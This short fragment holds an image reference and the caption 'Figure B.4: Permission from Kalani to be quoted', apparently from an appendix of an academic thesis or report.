

Figure B.4: Permission from Kalani to be quoted